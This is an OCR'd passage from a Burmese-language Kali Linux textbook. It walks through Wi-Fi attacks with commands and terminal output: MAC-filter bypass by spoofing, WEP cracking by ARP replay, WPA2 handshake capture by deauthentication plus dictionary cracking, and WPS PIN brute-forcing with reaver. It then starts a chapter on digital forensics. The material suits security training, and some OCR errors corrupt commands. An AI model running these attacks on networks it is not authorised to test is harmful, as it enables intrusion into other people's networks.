MAC Filtering ကို Bypass ပြည်မယ်ဆိုရင် အဆင့်အားဖြင့် (၂) ဆင့် ရှုပါတယ်။ ပထမအဆင့်ကတော့ Access Point ကတရားဝင်ခွင့်ပြထားတဲ့ Clients တွေရဲ့ MAC Addresses တွေကို airodump-ng ဆိုတဲ့ Tool ကိုအသုံးပြုပြီး စုစောင်းရယူရမှာဖြစ်ပါတယ်။ အသုံးပြုပုံကိုအောက်မှာဖော်ပြထားပါတယ်။ -c 6 ဆိုတာကတော့ Channel နံပါတ်ဖြစ်ပြီး၊ -a ဆိုတာကတော့ လက်ရှိ Access Point မှာ ချိတ်ဆက်နေတဲ့ Clients များအားလုံးကို ပြသပေးစေလိုတဲ့အတွက် အသုံးပြတာဖြစ်ပါတယ်။ --bssid ဆိုတာကတော့ Access Point ၏ MAC Address ပါဖြစ်ပါတယ်။

```
#airodump-ng mon0 -c 6 -a --bssid 00:14:D1:C6:83:7F
```

CH 6 ][ Elapsed: 2 mins ][ 2014-02-27 13:57 ][ fixed channel mon0: -1										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:14:D1:C6:83:7F	-47	0	16	0 0	6	54	.OPN			MrLinuxer
BSSID	STATION	PWR	Rate	Lost	Frames	Probe				
00:14:D1:C6:83:7F	D0:2D:B3:95:42:52	-82	0 - 1	1	6					

ပုံ (၇.၉) AP တွင်ချက်ဆက်နေသော Clients များ၏ MAC Address အား ရယူခြင်း

ဒုတိယအဆင့်အနေဖူးကတော့ airodump-ng ကနေ စုဆောင်းရရှိလာတဲ့ Clients တွေရဲ့ MAC Address တွေကို Macchanger ဆိုတဲ့ Tool ကို အသုံးပြုပြီးမိမိ အသုံးပြုလိုတဲ့ Interface မှာ ပြောင်းလဲပေးရမှုဖြစ်ပါတယ်။ အဲဒီလိုပြုလုပ်ဖို့အ တွက် -m ဆိုတဲ့ Option ကိုအသုံးပြုပြီး White Listed အနေဖူးရရှိလာတဲ့ Client ထဲစုံခဲ့ရဲ့ MAC Address ကို ထည့်ပေးရနှုန်ဖြစ်ပါတယ်။

```
#macchanger -m D0:2D:B3:95:42:52 wlan0
```

```
root@MrLinuxer:~# ifconfig wlan0 down
root@MrLinuxer:~#
root@MrLinuxer:~# macchanger -m D0:2D:B3:95:42:52 wlan0
Permanent MAC: 64:70:02:24:6b:30 (unknown)
Current   MAC: 64:70:02:24:6b:30 (unknown)
New      MAC: d0:2d:b3:95:42:52 (unknown)
root@MrLinuxer:~#
root@MrLinuxer:~# ifconfig wlan0 up
root@MrLinuxer:~#
```

ပုံ (၇.၁၀) MAC Address အားပြောင်းလဲပေးခြင်း

အထက်ပါအတိုင်း MAC Address ကို ပြောင်းလဲပြီးသွားပြီဆိုရင်တော့ MAC Filtering ပြုလုပ်ထားတဲ့ Access Point ကို ချက်ဆက်နှင့်ပြုဖြစ်ပါတယ်။

## Attacking WEP Encrypted Networks

Wireless Network ရဲ လုပ်မှုစနစ်တစ်ခုဖြစ်တဲ့ WEP Encryption စနစ်ဟာ ရှေးအကျဆုံးနဲ့ အခြေခံအကျဆုံးသော လုပ်မှုစနစ်တစ်ခုဖြစ်ပါတယ်။ အထူးသဖို့ အိမ်တွေ၊ ရုံးငယ်လေးတွေမှာ အသုံးပြုလေ့ရှိတဲ့ Wireless Router တွေနဲ့ Access Point တွေမှာတွေ၊ ရလေ့ရှိပါတယ်။ WEP ဟာ Encryption ပြုလုပ်တဲ့ နေရာမှာ RC4 Algorithm နဲ့ Static Key ကို အသုံးပြုတာဖြစ်ပါတယ်။ အဲဒီ Algorithm ရဲ အားနည်းချက်ကနေ WEP Key ကို မိနစ်အနည်းငယ်အတွင်းမှာ Crack ပြုလုပ်နိုင်ပါတယ်။ WEP Attack တွေကလည်း နည်းလမ်းအမျိုးမျိုးရှိပါတယ်။ အဲဒီထဲကမှ အခြေခံအကျဆုံးနဲ့ အရိုးရှင်းဆုံးဖြစ်တဲ့ ARP Replay Attack ကို ဖော်ပြသွားမှာဖြစ်ပါတယ်။

ARP Replay Attack ဆိုတာကတော့ ဖော်ကနေ ARP Request တစ်ခုကို ရယူပြီးတော့ အဲဒီ ARP Request Packet ကိုပဲ Access Point ဆိုကို ထပ်ခါတလဲလဲပေးပို့တဲ့ Attack တစ်ခုဖြစ်ပါတယ်။ အဲဒီလို မူလပေးပို့တဲ့ Data ဟာ ပြောင်းလြောင်းမရှိဘဲ Access Point ကနေ Reply ပြုလုပ်တဲ့ Data တွေမှာပဲ IV လို့ခေါ်တဲ့ Initialization Vector ဟာ အမျိုးမျိုးဖြစ်ပေါ်နေတော်ဖြစ်ပါတယ်။ အဲဒီ Reply ပြန်လာတဲ့ Packets တွေထဲကမှ ထပ်တူကျလေ့ရှိတဲ့ IV တွေကနေ WEP Key ကို ရယူနိုင်တော်ဖြစ်ပါတယ်။

ARP Replay Attack ကို အသုံးပြုပြီး WEP Attack ပြုလုပ်မယ်ဆိုရင် အဆင့်အားဖြင့် (၄) ဆင့်ရှိပါတယ်။ ပထမအဆင့်ကတော့ airodump-ng ဆိုတဲ့ Tool ကို အသုံးပြုပြီး Packets တွေကို စုဆောင်းရယူရမယ့်အဆင့်ဖြစ်ပါတယ်။ အသုံးပြုပုံကို အောက်မှာဖော်ပြပေးထားပါတယ်။ --encrypt WEP ဆိုတာကတော့ WEP Encryption အမျိုးအစားကို အသုံးပြုတဲ့ AP ကိုပဲ Filter ပြုလုပ်လိုက်တာ ဖြစ်ပါတယ်။ -c 6 ဆိုတာကတော့ Channel နံပါတ်ဖြစ်ပြီး၊ --ivs ဆိုတာကတော့ IV သီးသန့်တစ်ခုတည်းကိုသာ Save ပြုလုပ်မယ်လို့ဆိုလိုတာဖြစ်ပါတယ်။ -w WEP\_attack ဆိုတာကတော့ WEP\_attack ဆိုတဲ့နာမည်နဲ့ Save ပြုလုပ်မော်

ဖြစ်ပါတယ်။ --bssid ဆိုတာကတော့ Access Point ရဲ့ MAC Address ပဲဖြစ်ပါတယ်။

```
# airodump-ng mon0 --encrypt WEP -c 6 --ivs -w WEP_attack --
bssid 00:14:D1:C6:83:7F
```

CH 6 ][ Elapsed: 1 min ][ 2014-02-27 14:43										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
BSSID	STATION	PWR	Rate	Lost						Probe
00:14:D1:C6:83:7F	00:20:B3:95:42:52	-45	54	- 1	0					MrLinuxer

### ပုံ (၇.၁၁) Wireless Packets များအားရယူသိမ်းဆည်းခြင်း

ခုတိယအဆင့်အနေဖူးကတော့ ARP Replay Attack ပြုလုပ်ဖို့အတွက် လိုအပ်တဲ့ ARP Packets ကိုရယူတဲ့အဆင့်ပဲဖြစ်ပါတယ်။ Deauthentication Attack ပြုလုပ်ပြီးရယူနိုင်သလို Fake Authentication Attack ပြုလုပ်ပြီးလည်း ရယူနိုင်ပါတယ်။ ဒီစာအပ်မှာတော့ aireplay-ng ဆိုတဲ့ Tool ကို အသုံးပြုပြီး Fake Authentication ပြုလုပ်ပြီးရယူနှေ့ဖြစ်ပါတယ်။ အသုံးပြုပုံကို အောက်မှာဖော်ပြထားပါတယ်။ --fakeauth ဆိုတာက Fake Authentication ပြုလုပ်ဖို့အတွက်ဖြစ်ပြီး 10 ဆိုတာက Reassociation Timing ဖြစ်ပါတယ်။ -a ဆိုတာကတော့ Access Point ရဲ့ MAC Address အတွက်ဖြစ်ပြီး -h ဆိုတာကတော့ Fake Authenticate ပြုလုပ်မယ့် Client ရဲ့ MAC Address ပဲ ဖြစ်ပါတယ်။ အကယ်၍ Deauthentication Attack ပြုလုပ်ပြီး ARP Packets ကို ရယူမယ်ဆိုပါက ရှေ့သင်ခန်းစာမှာဖော်ပြခဲ့တဲ့ အတိုင်းပြုလုပ်ပေးရမှာဖြစ်ပါတယ်။

```
# aireplay-ng mon0 --fakeauth 10 -a 00:14:D1:C6:83:7F -h D0:2D:B3:95:42:52
```

```
root@MrLinuxer:~# aireplay-ng mon0 --fakeauth 10 -a 00:14:D1:C6:83:7F -h D0:2D:B3:95:42:52
The interface MAC (64:70:02:24:6B:30) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether D0:2D:B3:95:42:52
09:20:01 Waiting for beacon frame (BSSID: 00:14:D1:C6:83:7F) on channel -1

09:20:01 Sending Authentication Request (Open System) [ACK]
09:20:01 Switching to shared key authentication
Read 1 packets....
09:20:30 Sending Authentication Request (Shared Key) [ACK]
09:20:30 Authentication 1/2 successful
09:20:30 You should specify a xor file (-y) with at least 140 keystreambytes
09:20:30 Trying fragmented shared key fake auth.
09:20:30 Sending encrypted challenge. [ACK]
```

KALI LINUX

### ပုံ (၇.၁၂) Fake Authentication Attack ပြည်နေပူ

တတိယအဆင့်ကတော့ **aireplay-ng** ကို အသုံးပြု။ ARP Replay Attack ပြည်တဲ့အဆင့်ပြန်ပါတယ်။ ARP Packet တစ်ခုကို ထပ်ခါတလဲလဲ ပေးပို့ပြု။ Access Point မှ ပြန်လာတဲ့ ARP Reply မှ IV ကို အသုံးပြုကာ Password Cracking ပြည်မှုပြန်ပါတယ်။ **aireplay-ng** အား ARP Replay Attack အတွက် အသုံးပြုပိုကို အောက်မှာပြည့်ပါတယ်။ **--arpreplay** ဆိုတာကတော့ ARP Replay Attack ပြည်မယ်လို့ ပြောခြင်းဖြစ်ပြီး၊ **-b** ဆိုတာက Access Point ရဲ့ MAC Address အတွက်ဖြစ်ပါတယ်။ **-h** ဆိုတာက Client ရဲ့ MAC Address ပြန်ပါတယ်။

```
# aireplay-ng mon0 --arpreamble -b 00:14:D1:C6:83:7F -h D0:2D:B3:95:42:52
```

```
root@MrLinuxer:~# aireplay-ng mon0 --arpreamble -b 00:14:D1:C6:83:7F -h D0:2D:B3:95:42:52
The interface MAC (64:70:02:24:6B:30) doesn't match the specified MAC (-h).
ifconfig mon0 hw ether D0:2D:B3:95:42:52
09:17:26 Waiting for beacon frame (BSSID: 00:14:D1:C6:83:7F) on channel -1
Saving ARP requests in replay_arp-0302-091726.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 26932 packets (got 8763 ARP requests and 5338 ACKs), sent 6042 packets... (499 pps)
```

### ပုံ (၇.၁၃) ARP Replay Attack ပြည်နေပူ

အခုလုံးမျိုး ARP Replay Attack ပြည်နေတဲ့အချိန်မှာ ပထမအဆင့်မှာ ကုန်းက Packets တွေကို စုဆောင်းတဲ့ airodump-ng ဆိုတဲ့ Terminal မှာကြည့်

လိုက်မယ်ဆိုရင် IV နဲ့ Data Packets တွေအမြောက်အမြားတိုးလာနေတာကို တွေ့ရမှာဖြစ်ပါတယ်။ အဲဒီမှာ Data Packets ပေါင်: 50000 ခန့်စုဆောင်းရမိပြီဆိုရင် တော့ WEP Cracking ကို ပြုလုပ်နိုင်ပြီဖြစ်ပါတယ်။

နောက်ဆုံးအဆင့်ကတော့ ပထမအဆင့်မှာတုန်းက Save ပြုလုပ်ခဲ့တဲ့ WEP \_attack ဆိုတဲ့ IVS File ကို aircrack-ng ဆိုတဲ့ Tool ကိုအသုံးပြုပြီး Password Cracking ပြုလုပ်ရမှာဖြစ်ပါတယ်။ အဲဒီအတွက် aircrack-ng ရဲ့ အသုံးပြုပုံကို အောက်မှာဖော်ပြထားပါတယ်။

```
#aircrack-ng -a 1 WEP_attack.ivs
```

```
Aircrack-ng 1.2 beta2

[00:00:00] Tested 3 keys (Got 50862 IVs)

KB      depth   byte(vote)
0       0/    2   F1(61440) 02(60672) F4(60416) D0(59648) 44(58624)
1       0/    1   11(66048) F9(60928) 7E(59136) 34(58624) B8(58624)
2       0/    1   19(70144) 67(59944) 6C(59904) 0B(59648) AF(59648)
3       0/    1   90(68608) 16(58524) BE(58624) BA(58368) DB(58368)
4       0/    1   AA(70912) 24(61952) 05(60416) 7C(59648) D4(58880)

KEY FOUND! [ 02:11:19:90:AA ] ←
Decrypted correctly: 100%
```

ပါ (၇၁၄) WEP KEY အားမြင်တွေ့ရပုံ

## Attacking WPA/ WPA2 PSK Encrypted Networks

WPA ဆိုတာကတော့ WEP ရဲ့ အားနည်းချက်တွေကို ပြင်ဆင်ထားတဲ့ လုံခြုံမှုစနစ်တစ်ခုဖြစ်ပြီး၊ WPA2 ဆိုတာကတော့ WPA ကို ထပ်ဆင့်မှုမ်းမံပြင် ဆင်ထားတဲ့ လုံခြုံမှုစနစ်တစ်ခုပဲဖြစ်ပါတယ်။ WPA နဲ့ WPA2 မှာ Personal နဲ့ Enterprise ဆိုပြီး (၂)မျိုးရှိပါတယ်။ Authentication ပြုလုပ်တဲ့အခါ Personal

အတွက်ကို Pre-Shared Key (PSK) ကို အသုံးပြုပြီး၊ Enterprise အတွက်ကို တော့ Radius Server ကို အသုံးပြုပြုချင်ဆက်တာဖြစ်ပါတယ်။

WPA နဲ့ WPA2 PSK ဟာ Access Point နဲ့ Client ကြားဆက်သွယ်မှု ကို Four-Way Handshake ပြုလုပ်ပြီး ချင်ဆက်တာဖြစ်ပါတယ်။ အဲဒီ Pre-Shared Key ရဲ့ အဓိကအားနည်းချက်ကတော့ Four-Way Hand-Shake ကို ကြားဖြတ်ရယူနိုင်ပြီး Dictionary Attack ပြုလုပ်နိုင်တာပဲဖြစ်ပါတယ်။ Four-Way Handshake မှာပါဝင်တဲ့အရာတွေကတော့ AP ရဲ့ MAC Address၊ Client ရဲ့ MAC Address၊ Authenticator Nounce လို့ခေါ်တဲ့ ANounce နဲ့ Supplicant Nounce လို့ခေါ်တဲ့ SNounce တို့ပဲဖြစ်ပါတယ်။

WPA/WPA2 PSK ကို Attack ပြုလုပ်မယ်ဆိုရင် အဆင့်အားဖြင့် (၄) ဆင့်ရှိပါတယ်။ ပထမအဆင့်ကတော့ airodump-ng ကို အသုံးပြုပြီး Four-Way Handshake ကို ကြားဖြတ်ရယူကာ သိမ်းဆည်းမည့်အဆင့်ဖြစ်ပါတယ်။ အသုံးပြုပုံကို အောက်မှာဖော်ပြထားပါတယ်။

```
# airodump-ng mon0 --encrypt WPA -w WPA_attack --bssid 00:14:D1:C6:B3:7F
```

CH 6 ][ Elapsed: 28 s ][ 2014-03-02 09:54								
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER AUTH ESSID
00:14:D1:C6:B3:7F	-34	100	267	4 0	6	54e.	WPA2 CCMP	PSK MrLinuxer
BSSID	STATION	PWR	Rate	Lost	Frames	Probe		
00:14:D1:C6:B3:7F	64:70:02:24:6B:30	0	0 -48	0	2			
00:14:D1:C6:B3:7F	D0:2D:B3:95:42:52	-34	0 -54e	0	4			

**ပုံ (၇.၁၅) Wireless Packets များအား စုဆောင်းသိမ်းဆည်းနေပုံ**  
ခုတိယအဆင့်အနေဖော်ကတော့ Access Point နဲ့ Client ကြားချင်ဆက်တဲ့ Four-Way Handshake ကို ရရှိစေရန်အတွက် လက်ရှိချင်ဆက်နေတဲ့ Client ကို aireplay-ng ဆိုတဲ့ Tool ကို အသုံးပြုပြုချင်ဆက်တဲ့ Deauthentication Attack ပြုလုပ်ရ မှာဖြစ်ပါတယ်။ အသုံးပြုပုံကို အောက်မှာဖော်ပြထားပါတယ်။

```
# aireplay-ng mon0 --deauth 10 -c D0:2D:B3:95:42:52 -a 00:14:D1:C6:83:7F
```

```
root@MrLinuxer:~# aireplay-ng mon0 --deauth 10 -c D0:2D:B3:95:42:52 -a 00:14:D1:C6:83:7F
09:33:08 Waiting for beacon frame (BSSID: 00:14:D1:C6:83:7F) on channel -1
09:33:08 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0] 0 ACKs]
09:33:09 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [12]62 ACKs]
09:33:09 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 0]25 ACKs]
09:33:11 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [ 1] 9 ACKs]
09:33:11 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [41]104 ACKs]
09:33:12 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [65]65 ACKs]
09:33:13 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [65]64 ACKs]
09:33:13 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [59]64 ACKs]
09:33:14 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [44]65 ACKs]
09:33:14 Sending 64 directed DeAuth. STMAC: [D0:2D:B3:95:42:52] [65]64 ACKs]
root@MrLinuxer:~# █
```

### ပုံ (၇.၁၆) Deauthentication Attack ပြလုပ်ခြင်း

တတိယအဆင့်အနေဖူးကတော့ Deauthentication Attack ကြောင့် ဆက်သွယ်မှုပြတ်တောက်သွားတဲ့ Client နဲ့ AP ဟာ Attack ပြီးဆုံးချိန်မှာ ပြန်လည်ချိတ်ဆက်မှာဖြစ်တဲ့အတွက် အဲဒီပြန်လည်ချိဂြိုက်ဆက်တဲ့အခါမှာအသုံးပြုတဲ့ Four-Way Handshake ကို ကြားဖြတ်ရယူနိုင်တဲ့ရှိ၊ မရှိကို ဆန်းစစ်ရမယ့်အပိုင်း ဖြစ်ပါတယ်။ ပထမအဆင့်မှာတုန်းက ပြုလုပ်ခဲ့တဲ့ airodump-ng ရဲ့ Terminal ကိုသွားပြီး ညာဘက်ထောင့်မှာ စစ်ဆေးကြည့်လိုက်ပါ။ **WPA handshake : MAC Address** ဆိုပြီး မြင်တွေ့ခြှေဆိုရင်တော့ ကျွန်တော်တို့လိုချင်တဲ့ Four-Way Handshake ကို သိမ်းဆည်းရရှိပြီဖြစ်ပါတယ်။

```
CH 6 ][ Elapsed: 1 min ][ 2014-03-02 09:55 ][ WPA handshake: 00:14:D1:C6:83:7F ←
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:14:D1:C6:83:7F -33 100    657     14   0   6 54e. WPA2 CCMP   PSK MrLinuxer
BSSID          STATION          PwrR Rate Lost Frames Probe
00:14:D1:C6:83:7F 64:70:02:24:6B:30   0   54e-48   0      13
00:14:D1:C6:83:7F D0:2D:B3:95:42:52   0   54e- 1e   0    1293
```

### ပုံ (၇.၁၇) WPA Handshake အား ကြားဖြတ်ဖမ်းယူခြင်း

နောက်ဆုံးအဆင့်အနေဖူးကတော့ အဲဒီ သိမ်းဆည်းရရှိတဲ့ Four-Way Handshake ဖိုင်ကို aircrack-ng ကို အသုံးပြုပြီး Dictionary Attack ပြလုပ်ရမယ့် အပိုင်းပဲဖြစ်ပါတယ်။ Attack အောင်မြင်ခြင်း၊ မအောင်မြင်ခြင်း ဆိုတာက

တော့ မြိမ်မှုဘိုတဲ့ Wordlist အပေါ်မှာပဲ အဓိကမူတည်ပါတယ်။ အသုံးပြုပုံကို အောက်မှာဖော်ပြထားပါတယ်။

```
#aircrack-ng -a 2 -w wordlist.txt WPA_attack.cap
```

Aircrack-ng 1.2 beta2

[00:00:00] 96 keys tested (1042.18 k/s)

KEY FOUND! [ topsecret ] ←

Master Key : 5A 4C B2 31 C5 3F 89 32 32 B2 2A B8 AB B4 BF 59  
7C 3F 77 44 53 D3 A5 66 EF 57 D9 DF F4 58 68 C0

Transient Key : 4F A4 75 E1 9E 85 48 3A 78 CD DE A1 F3 FE 41 FE  
C9 B7 4F E9 A0 E9 0F 2E D9 B1 D4 14 B2 FD B5 42  
74 73 78 F5 52 F3 50 EB 4A 42 A8 BC 45 FA 55 F8  
0D 67 49 D7 19 4D F3 3A E5 73 5A 05 38 E9 20 25

EAPOL HMAC : 3A 47 87 A2 C7 57 BB 4A E4 CA CC 28 B0 99 59 97

နှု (၇.၁၀) WPA Key အားမြင်တွေ့ရပုံ

## Wi-Fi Protected Setup (WPS) Cracking

Wi-Fi Protected Setup လိုခေါ်တဲ့ WPS ဟာ 2006 ခုနှစ်လောက်ကမှစတင်မိတ်ဆက်ခဲ့တဲ့ နည်းပညာတစ်ခုဖြစ်ပြီး Network ချိတ်ဆက်တဲ့အခါမှာ Password ထည့်စရာမလိုဘဲ WPS PIN Code ကို အသုံးပြုကာ အလွယ်တကူ ချိတ်ဆက်နိုင်စေတဲ့ နည်းပညာတစ်ခုဖြစ်ပါတယ်။ သူရဲ့အဓိကအားနည်းချက်က တော့ ထဲမှာ PIN Code ကို နာရီအနည်းငယ်အတွင်း Brute-Force Attack ပြလုပ်ပြီး ဖော်ထုတ်နိုင်စေတာပဲဖြစ်ပါတယ်။

အဆိုပါ WPS PIN Code ကို Brute-Force Attack ပြလုပ်နိုအတွက် Kali မှာ **Reaver** ဆိုတဲ့ Tool ပါရှိပါတယ်။ WPS Cracking ပြလုပ်မယ်ဆိုရင် အဆင့်အားဖြင့် (၂)ဆင့်ရှိပါတယ်။ ပထမအဆင့်ကတော့ မိမိ Target Router မှာ

WPS Function ကို Enable ပြည်ထားခြင်းရှိ၍ မရှိကိုစစ်ဆေးရမှာဖြစ်ပါတယ်။ အဲဒီလိုစစ်ဆေးနဲ့အတွက် **wash** ဆိုတဲ့ Tool ကို အသုံးပြုခြုံဖော်ထုတ်နိုင်ပါတယ်။

```
#wash -i mon0
```

```
root@info+sec:~# wash -i mon0
Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID          Channel    RSSI      WPS Version    WPS Locked    ESSID
-----
00:14:D1:C6:83:7F      6       -47        1.0          No     MrLinuxer
00:24:01:FF:38:70      9       -88        1.0          No      dlink
58:60:8F:97:84:2A     11       -60        1.0          No      (null)

```

ဗု (၇.၁၉) WPS အား Locked လုပ်ထားခြင်းရှိ၍ မရှိ Scan ပြည်နေပုံ

ဒုတိယအဆင့်ကတော့ WPS Enable ပြည်ထောက်ခြင်း၊ reaver ကို အသုံးပြုခြုံဖော်ထုတ်နေပုံ၊ Brute-Force Attack ပြည်ရမယ့်အပိုင်းပြည့်နေပုံတယ်။ အသုံးပြုပုံကို အောက်မှာဖော်ပြထားပါတယ်။

```
# reaver -i mon0 -vv -A -c 6 -b <BSSID> -x 60
```

Brought To You By UGMIH

Brought To You By UGMH

အခန်း (၈)

## Digital Forensics & Investigation

Brought To You By UGMH

“Preservation of Evidence.”

## Digital Forensics & Investigation

Practical Digital Forensics အပိုင်းမှာ Kali Linux မှာပါဝင်တဲ့ Tools များရဲ့ အသုံးပြုပုံများကို ပြသရုံမျှသာမကပဲ၊ Linux အခြေပြု Operating System ကို အသုံးပြုပြီးလုပ်ဆောင်သွားနိုင်သည့် Forensics အခြေခံသဘာတရားများနှင့် Computer Forensics လုပ်ဆောင်မည့်ကိစ္စရပ်များတွင် အခြေခံအားဖြင့်သိရှိထားရ မည့် Linux Forensics, Memory Forensics, Network Forensics, Application Forensics, File Carving & File Recovery, Anti-Forensics စတဲ့သင်ခန်းစာ များကို Digital Forensics Concept များ၊ Practical LAB လက်တွေ့လုပ်ဆောင် ချက်များနှင့်တကွ အတတ်နိုင်ဆုံးပြည့်စုံစုံနဲ့ ရှင်းလင်းပြသသွားမှာဖြစ်ပါတယ်။

### **Digital Forensics ပြုလုပ်ရခြင်း ရည်ရွယ်ချက်**

Digital Forensics ကို အသုံးပြုပုံများကတော့ System တစ်ခုဟာ ရှုတ်တရက် တိုက်ခိုက်ခံရပြီး System Break Down ဖြစ်သွားတဲ့အခါမှာ ကြိုတင်စီစဉ်ထားတဲ့ Defense Procedure ဖြစ် Reliable မဖြစ်တော့ပါဘူး။ မူလရည်မှန်းချက် ဖြစ်တဲ့ Data များကို ထိန်းသီမ်းကာကွယ်ရန်အတွက် သတင်းအချက်အလက်များ စုဆောင်းခြင်းဆိုတဲ့ Data Collection ဆိုတဲ့ အဆင့်ကနေပြန်လည်စတင်ရပါတယ်။ ဒီအခါမှာ ပျက်ဆီးပျောက်ဆုံးသွားတဲ့ Data များကို ပြန်လည်ရရှိဖို့နဲ့ တိုက်ခိုက်မှု ပြုလုပ်တဲ့ Cyber Criminals များကို စုံစမ်းဖော်ထုတ်ဖို့အတွက် Digital Forensics လုပ်ငန်းစဉ်ကို စတင်လုပ်ဆောင်ရမှာဖြစ်ပါတယ်။

အထူးသဖြင့် အောက်ပါဖြစ်စဉ်တွေမှာ အမိကထားအသုံးပြကြပါတယ်။

- (၁) Hardware Failure (သို့) Software Crash တို့ကြောင့် ပျက်ဆီး၊ ပျောက်ဆုံးသွားတဲ့ Data များကို ပြန်လည်ရရှိရန်။

- (၂) Attacker ဟာ System ကို မည်သို့ မည်ပုံချိုးဖောက်ဝင်ရောက်ခဲ့သည်၊ ထို့နောက် System ၏ မည့်သည့်အတိုင်းအတာထိဝင်ရောက်နိုင်ခဲ့သည် စသည့် အချက်အလက်များကို စုစုမြတ်နိုင်ရန်।
- (၃) ယနေ့ကာလမှာ ဘက်မည်စစ်ပွဲများအတွက် ဖွံ့ဖြိုးဆဲနိုင်ငံများအနေဖြင့် ဘွင်ကျယ်စွာအသုံးပြုနေသည့် Reverse Engineering နည်းပညာများကို လေ့လာရန်။
- (၄) Criminal Case တွေမှာ ပါဝင်ပက်သက်နေသည့် Hardware များကို စစ်ဆေးပြီး၊ ယင်းတို့ထံမှ Digital Evidence များ ရယူနိုင်ရန်တို့အတွက် ဖြစ်ပါတယ်။

## Data ဆိုတာ


Data ဆိုတာ တန်ည်းအားဖြင့် အချက်အလက်အကြမ်းထည် ( Raw Facts ) များပဲဖြစ်ပါတယ်။

**ဥပမာ။** ။ စက်ရုံတစ်ရုံရဲ့ အလုပ်သမားအဝင်အထွက်ကို DBMS ထဲထည့်ဖို့အ တွက် အလုပ်သမားတစ်ဦးချင်းဆီရဲ့ အမည်၊ အသက်၊ မွေးနေ့၊ အလုပ်သမားနံပါတ်၊ အလုပ်စံဝင်သည့်ရက်စွဲ စတာတွေကိုကောက်ခံယူတယ်ဆိုရင်ဒီအချက်တွေဟာ Data တွေပဲ ဖြစ်ပါတယ်။

## Information ဆိုတာ

ဒီရရှိလာတဲ့ အချက်အလက်တွေကိုစုပြီး၊ အလုပ်သမားအဝင်အထွက်အတွက် E-Entrance Card တစ်ခုဖန်တီးလိုက်တာဟာ Information ဖြစ်ပါတယ်။

## Digital Evidence ဆိတာ



ငဲ (၈.၁) Digital Evidence အတွက် Analysis လုပ်ဆောင်ပုံ

Digital Form တစ်ခုခုထဲမှာတည်ရှိနေသော မည်သည့်သတင်းအချက်အလက်ကိုမဆို ဒီဂျစ်တယ်သက်သေခံချက် (Digital Evidences) လို့ ခေါပါတယ်။ Digital Evidence တွေဟာ Attacker နဲ့ Victim ဘူးရဲ့ကြား ဆက်သွယ်မှုနဲ့ ပြစ်မှု ကျူးလွန်ပုံတွေကို ဆက်စပ်ဖော်ထွက်ပေးနိုင်ပါတယ်။

Digital Evidence တွေကို Graphic Files တွေ၊ Audio နှင့် Video ဖိုင်များ၊ Browser History များ၊ Cache များ၊ Server Logs များ၊ Emails များနှင့် Documents ဖိုင် စသည့် ပုံစံများနဲ့တွေ့ရှိနိုင်ပါတယ်။

**Note -** Digital Evidence တွေဟာ ကျူးလွန်သူအနေနဲ့ ပြောင်းလဲပြင်ဆင်ခြင်းပြုလုပ်နိုင်တဲ့အတွက် အချို့သောနိုင်ငံတွေရဲ့ Cyber Law တွေမှာ Digital Evidence ကို တရားရုံးမှာ သက်သေခံအနေနဲ့တင်ပြခွင့်မပြပါဘူး။ ဒါပေမဲ့ နိုင်ငံအများစုကတော့ Digital Evidence ကို သက်သေအဖြစ် တရားရုံးတော်ကို တင်ပြခွင့်ပြုကြပါတယ်။


## Organizational Security ဆိတာ

Organizational Security နဲ့ ပတ်သက်ပြီး ကျွန်တော်တို့ Cover လုပ်ရမယ့် Sectors (၄) က ရှိပါတယ်။ အဲဒါတွေကတော့ အောက်ပါအတိုင်းဖြစ်ပါတယ်။

- (၁) IT Security
- (၂) Physical Security
- (၃) Financial Security
- (၄) Legal Security

## Digital Forensics Scope အကြောင်း:

IT Security Sector ကို Digital Forensics အတွက် အောက်ပါအတိုင်း  
 (၅) မျိုး ထပ်မံခွဲးနှင့်ပါတယ်။ ပုံ (၈.၂) ကိုကြည့်ပါ။



ပုံ (၈.၂) Digital Forensics Scope ကိုအဗိုးအစားခွဲးခြင်း

### (၁) Computer Forensics

